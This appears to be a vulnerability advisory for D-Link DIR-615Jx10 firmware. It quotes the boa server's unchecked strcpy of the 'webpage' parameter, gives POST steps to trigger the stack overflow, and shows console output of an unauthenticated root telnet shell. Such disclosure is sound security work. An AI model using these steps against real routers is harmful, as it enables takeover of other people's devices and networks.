Two stack overflows were found in DIR-615Jx10 Devices

@ladinas, @chandlerchen, @bitpeach


Affected versions:

All firmware versions of D-Link DIR-615Jx10

Vulnerabilities Analysis:

Download the GPL source code and the firmbin from D-Link official websites. Open the source file “/boa/src/fmwlan.c” since the HTTP service is implemented by boa in these devices. As we can see in the function “formWlanSetup”, value of the parameter “webpage” is copied to the variable “buffer” without any string length checking, which causes the stack overflow. The same analysis can be done in the function “formWlanSetup_Wizard”.

```
void formWlanSetup(request *wp, char *path, char *query)
{
  char tmpBuf[100];
  int settingsChanged=0, need_reinit=0, wps_disabled, wps_config, is_from_wizard;
  char *strValue;
  int oriWlanMode;
  char  buffer[200];
  char *CurTime;
  CurTime = (char *)websGetVar(wp, T("curTime"), "");

  int ssid_modify = 0;
  char *strVal;
#ifdef DAP1332_MX
  strVal = (char *)websGetVar(wp, T("f_ssid_status"), T(""));
        ssid_modify = atoi(strVal);
#endif
  strValue= (char *)websGetVar(wp, T("webpage"), T(""));

  strcpy(last_url, strValue);

  strValue= websGetVar(wp, T("settingsChanged"), T(""));
  if (strValue[0])
    settingsChanged = atoi(strValue);

  apmib_get(MIB_WSC_CONFIGURED, (void *)&wps_config);
  apmib_get(MIB_WSC_DISABLE, (void *)&wps_disabled);
  apmib_get(MIB_WLAN_MODE, (void *)&oriWlanMode);

  if(settingsChanged == 1)
  {
  if (wlanHandler(wp, tmpBuf, &need_reinit, &is_from_wizard) < 0)
  {
    strcpy(err_msg, tmpBuf);
    sprintf(buffer,"%s",last_url);
```



Steps to reproduce:

For exploitation, these vulnerabilities could be reproduced by the following steps:

1. Login to “http://router_ip:port/goform/formLogin” with a correct username/password.

2. Access to URI “/goform/formWlanSetup” or “/goform/formWlanSetup_Wizard” by sending a HTTP POST Request with an ill-formatted IP address in parameter “f_radius_ip1” and a well constructed string in parameter “webpage”.

3. TELNET service without authentication will be started in the remote router, and the attacker can login to execute any commands.

```
0DevInfo.txt text mode!
hard ver is
boa: server version Boa/0.94.14rc21
boa: server built May 12 2015 at 13:33:45.
boa: starting server pid=1135, port 80
# Sessions break
Invalid IP-address value!
`*88CCCCCCCCCCCCCCCC*?CCCC: not found
PuTTY
PuTTY: not found
# ps
  PID  Uid     VmSize Stat Command
    1 root        248 S    init
    2 root            SW   [keventd]
    3 root            RWN  [ksoftirqd_CPU0]
    4 root            SW   [kswapd]
    5 root            SW   [bdflush]
    6 root            SW   [kupdated]
    7 root            SW   [mtdblockd]
    9 root        332 S    -sh
  143 root        212 S    netfilter_log
  751 root        236 S    udhcpd /var/udhcpd.conf
  888 root        384 S    wscd -start -c /var/wsc.conf -w wlan0 -fi /var/wscd-w
  899 root        220 S    iwcontrol wlan0
  975 root        308 S    /bin/sh /bin/dhcpc.sh eth1 wait
 1004 root        232 S    udhcpc -i eth1 -p /etc/udhcpc/udhcpc-eth1.pid -s /usr
 1017 root        272 S    miniigd -e 1 -i br0
 1042 root        196 S    llmnresp -r dlinkrouter
 1045 root        160 S    netbios dlinkrouter
 1054 root        220 S    mini_upnpd -igd /tmp/igd_config -wsc /tmp/wscd_config
 1083 root        248 S    lld2d br0
 1113 root        212 S    reload -e 11,0,1440,127,Always
11181 root        180 S    telnetd -p 2323 *?  CCC
11185 root        344 S    /bin/sh
11187 root        284 R    ps
```

stack overflow occurs

TELNET Service is started

```
@ubuntu:~/Desktop/Firmware/D-LINK/DIR615/DIR615_POC$ telnet 192.168.0.1
2323
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


BusyBox v1.01 (2006.10.02-08:16+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

#
\[                expr              mini_upnpd        setfirewall
auth              false             miniigd           sh
boa               firewall.sh       mkdir             sleep
bpalogin.sh       fixedip.sh        mount             snmpd.sh
brctl             flash             mp.sh             st_route.sh
bridge.sh         fonts/            msh               st_route_del.sh
busybox           grep              nbtscan           tail
cat               head              netbios           tc
check_pack.sh     ifconfig          netfilter_log     telnetd
connect.sh        igmpproxy         ntp.sh            telnetd.sh
```